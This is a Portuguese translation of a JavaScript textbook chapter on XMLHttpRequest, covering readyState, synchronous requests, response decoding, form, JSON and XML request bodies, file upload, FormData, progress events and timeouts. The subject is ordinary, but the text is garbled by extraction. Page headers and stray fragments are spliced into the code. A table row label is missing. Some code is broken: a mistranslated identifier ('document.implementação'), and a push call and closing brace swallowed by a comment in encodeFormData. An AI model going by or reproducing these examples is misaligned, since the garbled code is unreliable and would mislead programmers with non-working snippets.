O objeto `XMLHttpRequest` em geral é usado (mas consulte a Seção 18.1.2.1) de forma assíncrona: o método `send()` retorna imediatamente após enviar a requisição, e os métodos e propriedades de resposta listados anteriormente não são válidos até que a resposta seja recebida. Para ser notificado quando a resposta estiver pronta, você deve receber eventos `readystatechange` (ou os novos eventos `progress` da XHR2, descritos na Seção 18.1.4) no objeto `XMLHttpRequest`. Mas para entender esse tipo de evento, você deve primeiro entender a propriedade `readyState`.

`readyState` é um valor inteiro que especifica o status de uma requisição HTTP. Seus valores possíveis estão enumerados na Tabela 18-1. Os

símbolos na primeira coluna são constantes definidas na construtora XMLHttpRequest. Essas constantes fazem parte da especificação XMLHttpRequest, mas os navegadores mais antigos e o IE8 não as definem, sendo que frequentemente se vê código contendo o valor 4, em vez de XMLHttpRequest.DONE.

Tabela 18-1 Valores de readyState de XMLHttpRequest

Constante

Valor

Significado

UNSENT

0

open() ainda não foi chamado

OPENED

1

open() foi chamado

HEADERS_RECEIVED

2

Os cabeçalhos foram recebidos

LOADING

3

O corpo da resposta está sendo recebido

A resposta está completa

Teoricamente, o evento `readystatechange` é disparado sempre que a propriedade `readyState` muda.

Na prática, o evento pode não ser disparado quando `readyState` muda para 0 ou 1. Frequentemente, ele é disparado quando `send()` é chamado, mesmo que `readyState` permaneça em `OPENED` quando

486 *Parte II JavaScript do lado do cliente isso acontecer. Alguns navegadores disparam o evento várias vezes durante o estado `LOADING` para fornecer feedback do andamento. Todos os navegadores disparam o evento `readystatechange` quando `readyState` mudou para o valor 4 e a resposta do servidor está completa. Contudo, como o evento também é disparado antes que a resposta esteja completa, as rotinas de tratamento de evento sempre devem testar o valor de `readyState`.*

Para receber eventos `readystatechange`, configure a propriedade `onreadystatechange` do objeto `XMLHttpRequest` em sua função de tratamento de evento. Você também pode usar `addEventListener()` (ou `attachEvent()` no IE8 e anteriores), mas geralmente só precisa de uma rotina de tratamento por pedido e é mais fácil simplesmente configurar `onreadystatechange`.

O Exemplo 18-2 define uma função `getText()` que demonstra como receber eventos `readystatechange`. Primeiro, a rotina de tratamento de evento garante que a requisição esteja completa. Se estiver, ela verifica o código de status da resposta para garantir que a requisição foi bem-sucedida. Então, examina o cabeçalho “Content-Type” para verificar se a resposta foi do tipo esperado. Se todas as três condições forem satisfeitas, ela passa o corpo da resposta (como texto) para uma função de callback especificada.

Exemplo 18-2 *Obtendo uma resposta HTTP `onreadystatechange`*

```
// Faz uma requisição HTTP GET solicitando o conteúdo do URL  
especificado.
```

```
// Quando a resposta chega com sucesso, verifica se é texto puro
```

```
// e, se for, a passa para a função callback especificada
```

```
function getText(url, callback) {
```

```
var request = new XMLHttpRequest();
```

```
// Cria nova requisição
```

```
request.open("GET", url);
```

```
// Especifica o URL a ser buscado
```

```
request.onreadystatechange = function() {
```

```
// Define receptor de evento
```

```
// Se a requisição está completa e foi bem-sucedida
```

```
if (request.readyState === 4 && request.status === 200) {
```

```
var type = request.getResponseHeader("Content-Type");
```

```
if (type.match(/^text/))
```

```
// Certifica-se de que a resposta seja texto
```

```
callback(request.responseText); // A passa para callback  
    }  
};
```

```
request.send(null);
```

```
// Envia a requisição agora
```

```
}
```

18.1.2.1 Respostas síncronas

Por sua própria natureza, as respostas HTTP são mais bem manipuladas de forma assíncrona. Contudo, a XMLHttpRequest também suporta respostas síncronas. Se você passar false como terceiro argumento para open(), o método send() vai bloquear até que o pedido seja concluído. Nesse caso, não há necessidade de usar uma rotina de tratamento de evento: quando send() retorna, você pode apenas verificar as propriedades status e.responseText do objeto XMLHttpRequest. Compare este código síncrono com a função getText() do Exemplo 18-2: // Faz um pedido HTTP GET síncrono solicitando o conteúdo do URL especificado.

```
// Retorna o texto da resposta ou dispara um erro, caso o pedido não seja bem-sucedido
```

```
// ou se a resposta não era texto.
```

```
function getTextSync(url) {
```

```
var request = new XMLHttpRequest(); // Cria nova requisição
```

```
request.open("GET", url, false);
```

```
// Passa false para síncrono
```

```
request.send(null);
```

```
// Envia a requisição agora
```

```
// Dispara um erro se o pedido não era 200 OK
```

```
if (request.status != 200) throw new Error(request.statusText);
```

```
// Dispara um erro se o tipo era errado
```

```
var type = request.getResponseHeader("Content-Type");
```

lado do client

Ja

if

(!type.match(/^text/))

vaS

*throw new Error("Expected textual response; got: " + type); **cript do***

`return`

`request.responseText;`

`e`

`}`

Os pedidos síncronos são tentadores, mas devem ser evitados. JavaScript do lado do cliente é de thread único e quando o método `send()` bloqueia, normalmente congela toda a interface com o usuário do navegador. Se o servidor que você está conectando estiver respondendo lentamente, o navegador de seu usuário vai congelar. Contudo, consulte a Seção 22.4 para ver um contexto no qual é aceitável fazer pedidos síncronos.

18.1.2.2 Decodificando a resposta

Nos exemplos anteriores, supomos que o servidor enviou uma resposta textual, com um tipo MIME

como “text/plain”, “text/html” ou “text/css”, e a recuperamos com a propriedade `responseText` do objeto `XMLHttpRequest`.

Entretanto, existem outras maneiras de manipular a resposta do servidor. Se o servidor envia um documento XML ou XHTML como resposta, você pode recuperar uma representação analisada do documento XML por meio da propriedade `responseXML`. O valor dessa propriedade é um objeto `Document`, sendo que você pode pesquisá-lo e percorrê-lo usando as técnicas mostradas no Capítulo 15. (A versão preliminar da especificação XHR2 diz que os navegadores também devem analisar automaticamente as respostas de tipo “text/html” e torná-las disponíveis como objetos `Document` por meio de `responseXML`, mas os navegadores da época em que este livro estava sendo escrito não faziam isso.) Se o servidor quer enviar dados estruturados, como um objeto ou array, como resposta, pode transmitir esses dados como uma string codificada com JSON (Seção 6.9). Ao recebê-la, você passaria a propriedade `responseText` para `JSON.parse()`. O Exemplo 18-3 é uma generalização do Exemplo 18-2: ele faz uma requisição GET solicitando o URL especificado e passa o conteúdo desse URL para a função de callback especificada quando o conteúdo está pronto. Mas, em vez de sempre passar texto, ele passa um objeto `Document` ou um objeto decodificado com JSON.

`parse()` ou uma string.

Exemplo 18-3 Analisando a resposta HTTP

// Faz uma requisição HTTP GET solicitando o conteúdo do URL especificado.

// Quando a resposta chega, a passa para a função callback como um

// objeto Document XML analisado, um objeto analisado com JSON ou uma string.

function get(url, callback) {

var request = new XMLHttpRequest();

// Cria nova requisição

request.open("GET", url);

// Especifica o URL a ser buscado

488 *Parte II JavaScript do lado do cliente request.onreadystatechange = function() {*

// Define o ouvinte de evento

// Se a requisição está completo e foi bem-sucedido

if (request.readyState === 4 && request.status === 200) {

// Obtém o tipo da resposta

```
var type = request.getResponseHeader("Content-Type");
```

```
// Verifica o tipo para que não obtenhamos documentos HTML no futuro  
if (type.indexOf("xml") != -1 && request.responseXML)  
callback(request.responseXML);
```

```
//
```


Resposta

Document

```
else if (type === "application/json")
```

```
callback(JSON.parse(request.responseText));
```

```
//
```

Resposta

else

callback(request.responseText);

//

Resposta

string

}

};

request.send(null);

// Envia a requisição agora

}

O Exemplo 18-3 verifica o cabeçalho “Content-Type” da resposta e trata de respostas “application/

json” de forma especial. Outro tipo de resposta que talvez você queira “decodificar” de modo especial é “application/javascript” ou “text/javascript”. Você pode usar *XMLHttpRequest* para solicitar um script JavaScript e então usar uma *eval()* (Seção 4.12.2) global para executar esse script. No entanto, nesse caso é desnecessário usar um objeto *XMLHttpRequest*, pois os recursos de script de HTTP

do próprio elemento `<script>` são suficientes para baixar e executar um script. Consulte o Exemplo 13-4 e tenha em mente que o elemento `<script>` pode fazer pedidos HTTP de várias origens que são proibidos para a API *XMLHttpRequest*.

Os servidores Web frequentemente respondem aos pedidos HTTP com dados binários (arquivos de imagem, por exemplo). A propriedade *responseText* só serve para texto e não pode manipular respostas binárias corretamente, mesmo que você use o método *charCodeAt()* da string resultante.

A XHR2 define uma maneira de manipular respostas binárias, mas quando este livro estava sendo escrito, os fornecedores de navegador não a tinham implementado. Consulte a Seção 22.6.2 para saber mais detalhes.

A decodificação correta de uma resposta do servidor presume que ele envia um cabeçalho “Content-Type” com o tipo MIME correto para a resposta. Se um servidor enviar um documento XML sem configurar o tipo MIME apropriado, por exemplo, o objeto *XMLHttpRequest* não vai analisá-lo e vai configurar a propriedade *responseXML*. Ou então, se um servidor incluir um parâmetro “charset” incorreto no cabeçalho content-type, o

objeto `XMLHttpRequest` vai decodificar a resposta usando a codificação errada e os caracteres de `responseText` poderão estar errados. A `XHR2` define um método `overrideMimeType()` para tratar desse problema e vários navegadores já o implementaram. Se você conhece o tipo MIME de um recurso melhor do que o servidor, passe o tipo de `overrideMimeType()` antes de chamar `send()` – isso vai fazer com que `XMLHttpRequest` ignore o cabeçalho `content-type` e use o tipo que você especificar. Suponha que você esteja baixando um arquivo XML que pretende tratar como texto puro. Você pode usar `setOverrideMimeType()` para permitir que o objeto `XMLHttpRequest` saiba que não precisa analisar o arquivo em um documento XML: `// Não processa a resposta como um documento XML`

```
request.overrideMimeType("text/plain; charset=utf-8")
```

Capítulo 18 Scripts HTTP 489

18.1.3 Codificando o corpo da requisição

As requisições HTTP POST incluem um corpo contendo os dados que o cliente está passando para o servidor. No Exemplo 18-1, o corpo da requisição era simplesmente uma string de texto. Frequentemente, contudo, queremos enviar dados mais complicados junto com uma requisição HTTP. Esta seção demonstra diversas maneiras de fazer isso.

lado do client

JavaScript do

18.1.3.1 Pedidos codificados como formulários

e

Considere os formulários HTML. Quando o usuário envia um formulário, os dados nele presentes (os nomes e valores de cada um dos elementos do formulário) são codificados em uma string e enviados junto com a requisição. Por padrão, os formulários HTML são postados (com POST) no servidor e os dados do formulário codificados são usados como corpo da requisição. O esquema de codificação usado para dados de formulário é relativamente simples: faz a codificação de URI normal (substituindo caracteres especiais por códigos de escape hexadecimais) no nome e no valor de cada elemento do formulário, separa o nome e valor codificados com um sinal de igualdade e separa esses pares nome/valor com símbolos de E comercial. A codificação de um formulário simples poderia ser como a seguinte: `find=pizza&zipcode=02134&radius=1km`

Este formato de codificação de dados de formulário tem um tipo MIME

formal: application/x-www-form-urlencoded

Você deve configurar o cabeçalho de requisição “Content-Type” com esse valor ao postar (com POST) dados de formulário desse tipo.

Note que esse tipo de codificação não exige um formulário HTML e, na verdade, não vamos trabalhar diretamente com formulários neste capítulo. Nos aplicativos Ajax, é provável que exista um objeto JavaScript que você queira enviar para o servidor. (Esse objeto pode ser extraído da entrada do usuário em um formulário HTML, mas isso não importa aqui.) Os dados mostrados acima poderiam ser a representação codificada em formulário deste objeto JavaScript: {

find:

"pizza",

zipcode:

02134,

radius:

"1km"

}

A codificação de formulários é tão usada na Web e tão bem suportada em todas as linguagens de programação do lado do servidor, que codificar como formulário dados que não são de formulário em geral é o mais fácil a fazer. O Exemplo 18-4 demonstra como codificar como formulário as propriedades de um objeto.

Exemplo 18-4 Codificando um objeto para uma requisição HTTP

*/***

** Codifica as propriedades de um objeto como se fossem pares nome/valor de*

** um formulário HTML, usando o formato application/x-www-form-urlencoded*

**/*

490 *Parte II JavaScript do lado do cliente* `function encodeFormData(data)`
`{`

```
if (!data) return "";

// Sempre retorna uma string

var pairs = []; // Para conter pares nome=valor

for(var name in data) {

    // Para cada nome

    if (!data.hasOwnProperty(name)) continue;

    // Pula herdadas

    if (typeof data[name] === "function") continue;

    // Pula métodos

    var value = data[name].toString();

    // Valor como string

    name = encodeURIComponent(name).replace("%20", "+");

    // Codifica name

    value = encodeURIComponent(value).replace("%20", "+"); // Codifica
    value pairs.push(name + "=" + value);

    // Lembra o par name = value
```

```
    return pairs.join('&');
```

```
// Retorna pares unidos, separados com &
```

```
}
```

Com essa função `encodeFormData()` definida, podemos escrever facilmente utilitários como a função `postData()` do Exemplo 18-5. Note que, por simplicidade, essa função `postData()` (e funções semelhantes nos exemplos a seguir) não processa a resposta do servidor. Quando a resposta está completa, ela passa o objeto `XMLHttpRequest` inteiro para a função de callback especificada. Esse callback é responsável por verificar o código de status da resposta e extrair o texto da resposta.

Exemplo 18-5 Fazendo uma requisição HTTP POST com dados codificados como formulário `function postData(url, data, callback) {`

```
var request = new XMLHttpRequest();
```

```
request.open("POST", url);
```

```
// Posta (com POST) no url especificado
```

```
request.onreadystatechange = function() {
```

```
// Rotina de tratamento de evento simples
```

```
if (request.readyState === 4 && callback) // Quando a resposta está completa callback(request);
```

```
// chama a função callback.
```

```
};
```

```

request.setRequestHeader("Content-Type",
// Configura Content-Type

"application/x-www-form-urlencoded");

request.send(encodeFormData(data));

// Envia dados codificados como formulário

}

```

Dados de formulário também podem ser submetidos usando GET, e quando o propósito do formulário de submissão é fazer uma consulta apenas de leitura, GET é mais apropriado que POST. Os pedidos GET nunca têm corpo, de modo que a “carga útil” de dados codificados como formulário precisa ser enviada para o servidor como a parte do URL referente à consulta (após um ponto de interrogação). A função utilitária `encodeFormData()` também pode ser útil para esse tipo de pedido GET e o Exemplo 18-6 demonstra como usá-la.

Exemplo 18-6 Fazendo um pedido GET com dados codificados como formulário `function getData(url, data, callback) {`

```

var request = new XMLHttpRequest();

request.open("GET", url + // Obtém (com GET) o url especificado

"?" + encodeFormData(data));

// com os dados codificados adicionados

```

```
request.onreadystatechange = function() {
```

```
// Rotina de tratamento de evento simples
```

```
if (request.readyState === 4 && callback) callback(request);
```

```
};
```

```
request.send(null);
```

```
// Envia a requisição
```

```
}
```

Capítulo 18 Scripts HTTP **491**

Os formulários HTML usam seções de consulta codificadas como formulário para codificar dados em um URL, mas o uso de XMLHttpRequest nos dá a liberdade de codificar nossos dados como quisermos. Com suporte apropriado no servidor, nossos dados de consulta de pizza poderiam ser codificados em um URL mais legível como o seguinte: `http://restaurantfinder.example.com/02134/1km/pizza`

lado do client

JavaS

18.1.3.2 Pedidos codificados como JSON

cript do

O uso de codificação de formulário no corpo de requisições POST é uma convenção comum, mas e

de forma alguma é um requisito do protocolo HTTP. Nos últimos anos, o formato JSON ganhou popularidade como formato de troca na Web. O Exemplo 18-7 mostra como você poderia codificar um corpo de solicitação usando `JSON.stringify()` (Seção 6.9). Note que esse exemplo difere do Exemplo 18-5 apenas nas duas últimas linhas.

Exemplo 18-7 Fazendo uma solicitação HTTP POST com um corpo codificado com JSON

```
function postJSON(url, data, callback) {
```

```

var request = new XMLHttpRequest();

request.open("POST", url);


// Posta (com POST) no url especificado


request.onreadystatechange = function() {

// Rotina de tratamento de evento simples


if (request.readyState === 4 && callback) // Quando a resposta está
completa callback(request);


// chama a função callback.


};

request.setRequestHeader("Content-Type",
"application/json");

request.send(JSON.stringify(data));

}

```

18.1.3.3 Pedidos codificados como XML

Às vezes a XML também é usada como codificação para transferência de dados. Em vez de expressarmos nossa consulta de pizza como uma versão codificada como formulário ou com JSON de um objeto JavaScript, poderíamos representá-la como um documento XML. Ela poderia ser como segue, por exemplo:

< *query* >

< *find zipcode = "02134" radius = "1km"* >

pizza

</find>

</query>

Em todos os exemplos mostrados até aqui, o argumento do método send() de XMLHttpRequest foi uma string ou null. Na verdade, você também pode passar um objeto Document XML aqui. O

Exemplo 18-8 demonstra como criar um objeto Document XML simples e usá-lo como corpo de uma solicitação HTTP.

Exemplo 18-8 *Uma solicitação HTTP POST com um documento XML como corpo*

// Codifica what, where e radius em um documento XML e os posta no

// url especificado, chamando callback quando a resposta é recebida
function postQuery(url, what, where, radius, callback) {

var request = new XMLHttpRequest();

request.open("POST",

url);

// Posta (com POST) no url especificado

492 *Parte II JavaScript do lado do cliente request.onreadystatechange =*
function() {

// Rotina de tratamento de evento simples

if (request.readyState === 4 && callback) callback(request);

};

// Cria um documento XML com elemento-raiz <query>


```
var doc = document.implementação.createDocument("", "query", null); var
query = doc.documentElement;

// O elemento <query>

var find = doc.createElement("find");

// Cria um elemento <find>

query.appendChild(find);

// E o adiciona em <query>

find.setAttribute("zipcode", where);

// Configura atributos em <find>

find.setAttribute("radius",
radius);

find.appendChild(doc.createTextNode(what)); // E configura o conteúdo
de <find>

// Agora envia os dados codificados como XML para o servidor.

// Note que Content-Type será configurado automaticamente.
```

```
request.send(doc);
```

```
}
```

Note que o Exemplo 18-8 jamais configura o cabeçalho “Content-Type” para a solicitação. Quando você passa um documento XML para o método `send()` sem antes especificar um cabeçalho Content-Type, o objeto `XMLHttpRequest` configura um cabeçalho apropriado automaticamente.

(Da mesma forma, se você passar uma string para `send()` e não tiver especificado um cabeçalho Content-Type, o objeto `XMLHttpRequest` vai adicionar automaticamente um cabeçalho “text/plain; charset= UTF-8”. O código no Exemplo 18-1 configura esse cabeçalho explicitamente, mas isso não é obrigatório para corpos de requisições de texto puro.

18.1.3.4 Carregando um arquivo

Uma das características dos formulários HTML é que, quando o usuário selecionar um arquivo por meio de um elemento `<input type="file">`, o formulário vai enviar o conteúdo desse arquivo no corpo da requisição POST gerada por ele. Os formulários HTML sempre puderam carregar arquivos, mas até pouco tempo não era possível fazer o mesmo com a API `XMLHttpRequest`. Contudo, a API `XHR2` permite carregar arquivos passando-se um objeto `File` para o método `send()`.

Não há uma construtora de objeto `File()`: os scripts só podem obter objetos `File` que representam arquivos selecionados pelo usuário. Nos navegadores que suportam objetos `File`, todo elemento `<input type="file">` tem uma propriedade `files` que é um objeto semelhante a um array de objetos `File`.

A API de arrastar e soltar (Seção 17.7) também permite acessar os arquivos que o usuário “solta”

em um elemento, por intermédio da propriedade `dataTransfer.files` do evento `drop`. Vamos ver mais sobre o objeto `File` na Seção 22.6 e na Seção 22.7. Por enquanto, podemos tratá-lo como uma representação completamente opaca de arquivo selecionado pelo usuário, conveniente para carregar por meio de `send()`. O Exemplo 18-9 é uma função JavaScript discreta que adiciona uma rotina de tratamento de evento `change` em certos elementos de carregamento de arquivo, para que possa postar (com POST) automaticamente o conteúdo de qualquer arquivo selecionado em um URL

especificado.

Exemplo 18-9 Carregamento de arquivo com uma requisição HTTP POST

// Localiza todos os elementos <input type="file"> com um atributo data-uploadto

// e registra uma rotina de tratamento onchange para que qualquer arquivo selecionado

// seja postado (com POST) automaticamente no URL "uploadto" especificado.

Capítulo 18 Scripts HTTP 493

// A resposta do servidor é ignorada.

whenReady(function() {

// Executa quando o documento está pronto

var elts = document.getElementsByTagName("input"); // Todos os elementos de entrada for(var i = 0; i < elts.length; i++) {

// Itera por eles

var input = elts[i];

if (input.type != "file") continue;

// Pula todos os elementos, menos

// o de carregamento de arquivo

lado do client

Ja

var url = input.getAttribute("data-uploadto"); // Obtém o URL para

carregamento **vaS**

if (!url) continue;

// Pula todos sem url

cript do

input.addEventListener("change", function() {

// Quando o usuário seleciona

e

// arquivo

var file = this.files[0];

// Presume uma seleção de arquivo único

if (!file) return;

// Se não for arquivo, não faz nada

var xhr = new XMLHttpRequest();

// Cria uma nova requisição

```
xhr.open("POST", url);
```

```
// Posta (com POST) no URL
```

```
xhr.send(file);
```

```
// Envia o arquivo como corpo
```

```
},
```

```
false);
```

```
}
```

```
});
```

Conforme vamos ver na Seção 22.6, o tipo *File* é um subtipo do tipo mais geral *Blob*. A *XHR2*

permite passar qualquer objeto *Blob* para o método *send()*. A propriedade *type* do objeto *Blob* será usada para configurar o cabeçalho *Content-Type* para o carregamento, caso você mesmo não o configure explicitamente. Se precisar carregar dados binários que você gerou, pode usar as técnicas mostradas na Seção 22.5 e na Seção 22.6.3 para convertê-los em um *Blob* e utilizá-lo como corpo do pedido.

18.1.3.5 Pedidos *multipart/formdata*

Quando os formulários *HTML* contêm elementos de carregamento de arquivo e também outros elementos, o navegador não pode usar codificação de formulário normal e deve postar (com *POST*) o formulário usando um *content-type* especial conhecido como “*multipart/formdata*”. Essa codificação envolve o uso de longas strings de “limite” para separar o corpo da requisição em várias partes.

Para dados textuais, é possível criar corpos de requisição “multipart/formdata” manualmente, mas isso é complicado.

A XHR2 define uma nova API *FormData* que simplifica os corpos de pedido de várias partes. Primeiramente, crie um objeto *FormData* com a construtora *FormData()* e, em seguida, chame o mé-

todo *append()* desse objeto tantas vezes quantas forem necessárias para adicionar as “partes” (podem ser strings ou objetos *File* ou *Blob*) individuais na requisição. Por fim, passe o objeto *FormData* para o método *send()*. O método *send()* vai definir uma string de limite apropriada e vai configurar o cabeçalho “Content-Type” da requisição. O Exemplo 18-10 demonstra o uso de *FormData* e vamos vê-lo novamente no Exemplo 18-11.

Exemplo 18-10 Postando (com POST) corpo de requisição multipart/formdata *function postFormData(url, data, callback) {*

```
if (typeof FormData === "undefined")
```

```
throw new Error("FormData is not implemented");
```

494 Parte II JavaScript do lado do cliente *var request = new XMLHttpRequest();*

```
// Nova requisição HTTP
```

```
request.open("POST", url);
```

```
// Posta (com POST) no url especificado
```

```
request.onreadystatechange = function() { // Uma rotina de tratamento de evento simples.
```

if (request.readyState === 4 && callback) // Quando a resposta está completa callback(request);

// ...chama a função callback.

};

var formdata = new FormData();

for(var name in data) {

if (!data.hasOwnProperty(name)) continue;

// Pula propriedades herdadas

var value = data[name];

if (typeof value === "function") continue;

// Pula métodos

// Cada propriedade se torna uma "parte" da requisição.

// Objetos File são permitidos aqui

formdata.append(name, value); // Adiciona nome/valor como uma parte

}

// Envia os pares nome/valor no corpo de uma requisição multipart/formdata. Cada

// par é uma parte da requisição. Note que o envio configura o

// cabeçalho Content-Type automaticamente, quando você o passa para um objeto FormData request.send(formdata);

}

18.1.4 Eventos progress de HTTP

Nos exemplos anteriores, utilizamos o evento `readystatechange` para detectar a conclusão de uma requisição HTTP. A versão preliminar da especificação XHR2 define um conjunto de eventos mais úteis e eles já foram implementados pelo Firefox, Chrome e Safari. Nesse novo modelo de evento, o objeto `XMLHttpRequest` dispara diferentes tipos de eventos em diferentes fases do pedido, de modo que não é mais necessário verificar a propriedade `readyState`.

Nos navegadores que os suportam, esses novos eventos são disparados como segue. Quando o mé-

todo `send()` é chamado, é disparado um único evento `loadstart`. Enquanto a resposta do servidor está sendo baixada, o objeto `XMLHttpRequest` dispara eventos `progress`, normalmente a cada 50

milissegundos mais ou menos, e esses eventos podem ser usados para fornecer feedback ao usuário sobre o andamento da requisição. Se uma requisição é concluída muito rapidamente, ela pode nunca disparar um evento `progress`. Quando uma requisição é concluída, um evento `load` é disparado.

Uma requisição completa não é necessariamente uma requisição bem-sucedida e sua rotina de tratamento para o evento `load` deve verificar o código de status do objeto `XMLHttpRequest` para garantir que foi recebida uma resposta HTTP “200 OK”, em vez de “404 Not Found”, por exemplo.

Existem três maneiras de uma requisição HTTP deixar de ser concluída e três eventos correspondentes. Se uma requisição atinge o tempo-limite, é

disparado o evento `timeout`. Se uma requisição é cancelado, é disparado o evento `abort`. (Os tempos-limite e o método `abort()` serão abordados na Seção 18.1.5.) Por fim, outros erros de rede, como redirecionamentos em demasia, podem impedir a conclusão de um pedido e, quando isso acontece, o evento `error` é disparado.

Um navegador vai disparar apenas um dos eventos `load`, `abort`, `timeout` ou `error` para qualquer requisição feita. A versão preliminar da XHR2 diz que os navegadores devem disparar um evento `loadend` quando um desses eventos tiver ocorrido. Entretanto, quando este livro estava sendo escrito, os navegadores não implementavam `loadend`.

Capítulo 18 Scripts HTTP 495

Você pode chamar o método `addEventListener()` do objeto `XMLHttpRequest` a fim de registrar rotinas de tratamento para cada um desses eventos `progress`. Se você tem somente uma rotina de tratamento para cada tipo de evento, geralmente é mais fácil apenas configurar a propriedade da rotina de tratamento correspondente, como `onprogress` e `onload`. Você pode até usar a existência dessas propriedades de evento para testar se um navegador suporta eventos `progress`: **lado do client** `if ("onprogress" in (new XMLHttpRequest())) {`

JavaS

`// Eventos progress são suportados`

cript do

`}`

O objeto evento associado a esses eventos `progress` tem três propriedades úteis, além das proprie-

dades normais do objeto `Event`, como `type` e `timestamp`. A propriedade `loaded` é o número de bytes transferidos até o momento. A propriedade `total` é o comprimento total (em bytes) dos dados a serem transferidos, do cabeçalho `"Content-Length"` ou 0, caso o comprimento do conteúdo não seja conhecido. Por fim, a propriedade `lengthComputable` é `true` se o comprimento do conteúdo é conhecido e, caso contrário, é `false`.

Obviamente, as propriedades `total` e `loaded` são especialmente úteis nas rotinas de tratamento de evento `progress`: `request.onprogress = function(e)`
`{`

```
if  
(e.lengthComputable)
```

```
progress.innerHTML = Math.round(100*e.loaded/e.total) + "%  
Complete";  
}
```

18.1.4.1 Eventos progress de upload

Além de definir esses eventos úteis para monitorar o download de uma resposta HTTP, XMLHttpRequest também permite que os eventos sejam usados para monitorar o upload de uma requisição HTTP. Nos navegadores que implementaram esse recurso, o objeto XMLHttpRequest terá uma propriedade upload. O valor da propriedade upload é um objeto que define um método addEventListener() e um conjunto completo de propriedades do evento progress, como onprogress e onload. (Contudo, o objeto upload não define uma propriedade onreadystatechange: os uploads só disparam os novos tipos de evento.) Você pode usar as rotinas de tratamento de evento upload exatamente como usaria as rotinas de tratamento de evento progress normais. Para um objeto XMLHttpRequest x, configure x.onprogress para monitorar o andamento do download da resposta. E configure x.upload.onprogress para monitorar o andamento do upload da requisição.

O Exemplo 18-11 demonstra como usar eventos progress de upload para dar feedback do andamento de upload para o usuário. Esse exemplo também demonstra como obter objetos File da API Drag-

-and-Drop e como fazer o upload de vários arquivos em uma única requisição XMLHttpRequest com a API FormData. Esses recursos ainda estavam em versão draft quando este livro estava sendo escrito e o exemplo não funciona em todos os navegadores.

Exemplo 18-11 Monitorando andamento de upload HTTP

```
// Localiza todos os elementos da classe "fileDropTarget" e registra rotinas  
de
```

```
// tratamento de evento DnD para fazê-las responder as solturas (drop) de  
arquivo. Quando
```

// os arquivos são soltos, carrega-os no URL especificado no atributo data-uploadto.

```
whenReady(function() {
```

```
496 Parte II JavaScript do lado do cliente var elts =  
document.getElementsByClassName("fileDropTarget"); for(var i = 0; i <  
elts.length; i++) {
```

```
var target = elts[i];
```

```
var url = target.getAttribute("data-uploadto");
```

```
if (!url) continue;
```

```
createFileUploadDropTarget(target,
```

```
url);
```

```
}
```

```
function createFileUploadDropTarget(target, url) {
```

```
// Monitora se estamos fazendo upload de algo no momento, para que  
possamos
```

```
// rejeitar solturas. Poderíamos manipular vários uploads concomitantes,  
mas
```

```
// isso tornaria a notificação de andamento complicada demais para este
```

exemplo.

```
var uploading = false;
```

```
console.log(target,
```

```
url);
```

```
target.ondragenter = function(e) {
```

```
console.log("dragenter");
```

```
if (uploading) return; // Ignora arrastos, se estivermos ocupados var types  
= e.dataTransfer.types;
```

```
if (types &&
```

```
((types.contains && types.contains("Files")) ||
```

```
(types.indexOf && types.indexOf("Files") !== -1))) {
```

```
target.classList.add("wantdrop");
```

return

false;

}

};

target.ondragover = function(e) { if (!uploading) return false; };
target.ondragleave = function(e) {

if (!uploading) target.classList.remove("wantdrop");

};

target.ondrop = function(e) {

if (uploading) return false;

var files = e.dataTransfer.files;

if (files && files.length) {

uploading

=

true;

var message = "Uploading files: ";

for(var i = 0; i < files.length; i++)

message += "" + files[i].name + ""; message

+=

"";

target.innerHTML

=

message;

target.classList.remove("wantdrop");

target.classList.add("uploading");

```
var xhr = new XMLHttpRequest();
```

```
xhr.open("POST",
```

```
url);
```

```
var body = new FormData();
```

```
for(var i = 0; i < files.length; i++) body.append(i, files[i]);  
xhr.upload.onprogress = function(e) {
```

```

if
(e.lengthComputable)

{

target.innerHTML = message +

Math.round(e.loaded/e.total*100)

+

"%

Complete";

}

};

```

Capítulo 18 Scripts HTTP **497**

```

xhr.upload.onload = function(e) {

```


uploading

=

false;

target.classList.remove("uploading");

target.innerHTML = "Drop files to upload";

};

xhr.send(body);

lado do client

Ja

```
return
```

```
false;
```

```
vaS
```

```
}
```

cript do

```
target.classList.remove("wantdrop");
```

```
}
```

e

```
}
```

```
});
```

18.1.5 Cancelando requisições e tempos-limite

Uma requisição HTTP em andamento pode ser cancelada chamando-se o método `abort()` do objeto `XMLHttpRequest`. O método `abort()` está disponível em todas as versões de `XMLHttpRequest` e, em XHR2, chamar `abort()` dispara um evento `abort` no objeto. (Alguns navegadores suportavam eventos `abort` quando este livro estava sendo escrito. A presença de uma propriedade “`onabort`” pode ser testada no objeto `XMLHttpRequest`.) A principal razão para se chamar `abort()` é cancelar ou interromper inquisições que demoram muito para completar ou quando as respostas se tornam irrelevantes. Suponha que você esteja usando `XMLHttpRequest` para solicitar sugestões de preenchimento automático para um campo de entrada de texto. Se o usuário digita um novo caractere no campo antes que as sugestões do servidor possam chegar, então a requisição pendente não tem mais interesse e pode ser cancelada.

XHR2 define uma propriedade `timeout` que especifica um tempo, em milissegundos, após o qual uma requisição será cancelada automaticamente e também define um evento `timeout`, que deve ser disparado (em vez do evento `abort`) quando decorre um tempo-limite. Quando este livro estava sendo escrito, os navegadores não implementavam esses tempos-limite automáticos (e seus objetos `XMLHttpRequest` não tinham propriedades `timeout` ou `ontimeout`). Contudo, você pode implementar seus próprios tempos-limite com `setTimeout()` (Seção 14.1) e o método `abort()`. O Exemplo 18-12 demonstra como fazer isso.

Exemplo 18-12 Implementando tempos-limite

// Faz uma requisição HTTP GET solicitando o conteúdo do URL especificado.

// Se a resposta chega normalmente, passa responseText para a função callback.

// Se a resposta não chega em menos do que timeout ms, cancela a requisição.

// Os navegadores podem disparar "readystatechange" após abort() e, se foi

// recebida uma requisição parcial, a propriedade status pode ser configurada, de modo

// que precisamos ativar um flag para não chamarmos a função callback para uma

// resposta parcial que atingiu o tempo-limite. Esse problema não surge se usamos o

// evento load.

function timedGetText(url, timeout, callback) {

var request = new XMLHttpRequest(); // Cria nova requisição.

var timedout = false;

// Tenhamos atingido o tempo-limite ou não.

// Inicia um timer que vai abortar o pedido após timeout ms.

var timer = setTimeout(function() {

// Inicia um timer. Se disparado,

timedout = true; // ativa um flag e, então,

request.abort(); // cancela a requisição.

},

498 *Parte II JavaScript do lado do cliente timeout);*

// Quanto tempo antes de fazermos isso

request.open("GET", url);

// Especifica o URL a ser buscado

```
request.onreadystatechange = function() {
```

```
// Define ouvinte de evento.
```

```
if (request.readyState !== 4) return;
```

```
// Ignora requisições incompletas.
```

```
if (timedout) return;
```

```
// Ignora requisições canceladas.
```

```
clearTimeout(timer);
```

```
// Cancela tempo-limite pendente.
```

```
if (request.status === 200)
```

```
